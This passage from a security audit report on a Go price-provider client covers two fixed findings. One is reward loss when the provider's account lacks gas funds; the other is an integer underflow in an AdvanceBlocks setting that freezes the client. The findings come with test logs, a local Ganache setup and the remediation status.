\nPrecision: ${currentPrecision} \nScale: ${currentScale} \nShifted
Precision: ${shiftedPrecision} \nShifted Scale: ${shiftedScale} `
    );
  });
```

FLFU-009

Price providers lose rewards when they cannot cover gas fees

Location

```
go-client/client/client.go
go-client/client/client_requests.go::submitUpdates
```

Description

Price feed providers have no means to identify when their account is about to run out of native tokens to pay for gas, if this happens all price submissions will revert consequently losing their reward allocation.

Participation rewards are distributed uniformly across all providers who supplied fast update transactions to the previous anchor price. Considering that the client can't pay for gas, the valid VRF calculated will not generate any rewards since the submission fails. Coinspect also identified that the client does not retry to send those submissions that failed under this condition (out of gas).

Since it is unlikely that providers will run out of native tokens to pay for gas and the amount spent on each submission is not high, the likelihood of this issue is considered to be low. However, their balance will decrease quickly when the network is congested requiring higher gas fees. As for the impact it is considered to be medium, knowing that rewards will be lost for those failed transactions. It is not higher since the transaction could be sent by anyone else supplying the same parameters (the `msg.sender` is not required to be the provider). However, this is rather unlikely as the sender would subsidize the gas for the call and has no incentives to do so.

Recommendation

Add warning logs when the provider's balance falls below a threshold. This threshold should be high enough to ensure providers have sufficient time to fund their account.

Status

Fixed on commit `bc029ed281027e79a6b53f970fda8c312829fb00` of `fast-updates` repository.

The client now raises a warning when the balance is below a configurable threshold.

Proof of Concept

Coinspect identified that when the provider runs out of gas, all the valid submissions calculated for this period revert and are not retried. This was simulated by the following steps:

- The price provider starts with a minimum amount of native tokens. Just enough to pay for their registration in the Voting Registry and to make the first submissions.
- To save test time/steps, a transfer draining the price provider is made directly interacting with Ganache's node via `curl`.
- After a some submissions revert, a third party account funds back the provider.

With this steps, we conclude by looking the submissions' blocks and replicate number, that the reverted transactions are not retried (even if the submission

© Coinspect 2024

window allows it). Then, once the account is funded again, the client moves on sending new submissions for newer blocks.

Output

```
[05-01|09:57:42.212]    INFO    client/client_requests.go:205
submitting update for block 20 replicate 1744: ---------
[05-01|09:57:42.214]    INFO    client/client_requests.go:219   Total
Gas Cost: 19199999992000000 Wei
[05-01|09:57:42.214]    ERROR   client/transaction_queue.go:139 Error
executing transaction: insufficient funds for gas * price + value
[05-01|09:57:42.215]    INFO    client/client_requests.go:225   Balance
of account: 2112249472579256
```

Then, once the account is funded externally, only newer submissions go through:

```
[05-01|09:57:52.310]    INFO    client/client_requests.go:205
submitting update for block 22 replicate 1004: ---------
[05-01|09:57:52.313]    INFO    client/client_requests.go:219   Total
Gas Cost: 19199999992000000 Wei
[05-01|09:57:52.314]    INFO    client/client_requests.go:225   Balance
of account: 5002112249472579256
[05-01|09:57:57.319]    INFO    client/client_requests.go:248
successful update for block 22 replicate 1004 in block 23
```

Setup

The test used for this case is `go-client/client/client_test.go::TestClient` using the following configurations:

```
                cfgClient.SubmissionWindow:    10,
                cfgClient.MaxWeight:           1024 * 2,
```

```
err = client.Run(blockNum, blockNum+30) // +30 blocks instead of 10
```

The starting balance for the price provider (second account of Ganache's node), modified directly in `go-client/tests/docker-compose.yaml::services:ganache` was set to `0.05 NAT`:

```
"0xd49743deccbccc5dc7baa8e69e5be03298da8688a15dd202e20f15d5e0e9a9fb,
50000000000000000"
```

Transfers to simulate that the provider runs out of native tokens and the funding transaction are made using this command:

```
curl -X POST --data
'{"jsonrpc":"2.0","method":"eth_sendTransaction","params":[{"from":
```

```
"from_account", "to": "to_account", "value": "hex_value"}],"id":1}' -H
"Content-Type: application/json" http://localhost:8545
```


Balances are tracked using `ethclient`'s interface, adding the following lines to the `go-client/client/client.go` and `go-client/client/client_requests.go::submitUpdates()` respectively:

```
    balance, err := client.chainClient.BalanceAt(context.Background(),
client.signingAccount.Address, nil)
    if err != nil {
        logger.Info("Failed to get balance: %d", err)
    }
    logger.Info("Balance of provider: %d", balance)
```

```
    gasPaid := new(big.Int).Mul(tx.GasPrice(),
(new(big.Int).SetUint64(tx.Gas())))
    logger.Info("Total Gas Cost: %s Wei", gasPaid.String())
```

FLFU-010

Provider's client might get frozen due to an underflow



Location

```
go-client/client/client.go::254
```

Description

A provider can configure the client to wait for a specific amount of blocks setting the `AdvanceBlocks` to the desired value. However, when this value is set to be greater than the current chain's block number the following calculation underflows:

```
    // do not calculate in advance more than specified
    err = WaitForBlock(client.transactionQueue, blockNum-uint64(client.params.AdvanceBlocks))
```

Then, the script will wait for a block far in the future (considering that this calculation underflows, it can be `18446744073709551615`):

© Coinspect 2024

```
func WaitForBlock(txQueue *TransactionQueue, blockNum uint64) error {
	for {
		if txQueue.CurrentBlockNum < blockNum {
			time.Sleep(200 * time.Millisecond)
		} else {
			return nil
		}
	}
}
```

As a consequence, the script remains frozen without showing any relevant logs to the provider. Since the line that starts waiting occurs in the end of the for loop, the first submission will be made. This could deceive the provider, as they might believe the script is working properly after identifying that the first submission was successfully made.

Proof of Concept

The following test shows how the first submission is made, and right afterwards there an underflow when waiting for a new block, freezing the client. This happens when `AdvanceBlocks` is set to 6.

Output

```
[05-01|13:13:04.425]    INFO    client/client.go:208    !!! [GANACHE]
block number: 5
[05-01|13:13:05.497]    INFO    client/client.go:263    scheduling
update for block 5 replicate 215
[05-01|13:13:05.497]    INFO    client/utils.go:12      !!!
txQueue.CurrentBlockNum: 5
[05-01|13:13:05.497]    INFO    client/utils.go:13      !!! blockNum:
18446744073709551615
```

Recommendation

Check that this subtraction does not underflow before starting the client, raising an error upon its creation.

Status

Fixed on commit `bc029ed281027e79a6b53f970fda8c312829fb00` of `fast-updates` repository.

© Coinspect 2024

The `AdvanceBlocks` parameter was removed. This means that the client will only wait until the current loop's block number is included in the chain.

© Coinspect 2024

6. Disclaimer

The information presented in this document is provided "as is" and without warranty. The present security audit does not cover out of scope systems, nor the general operational security of the organization that developed the code.

© Coinspect 2024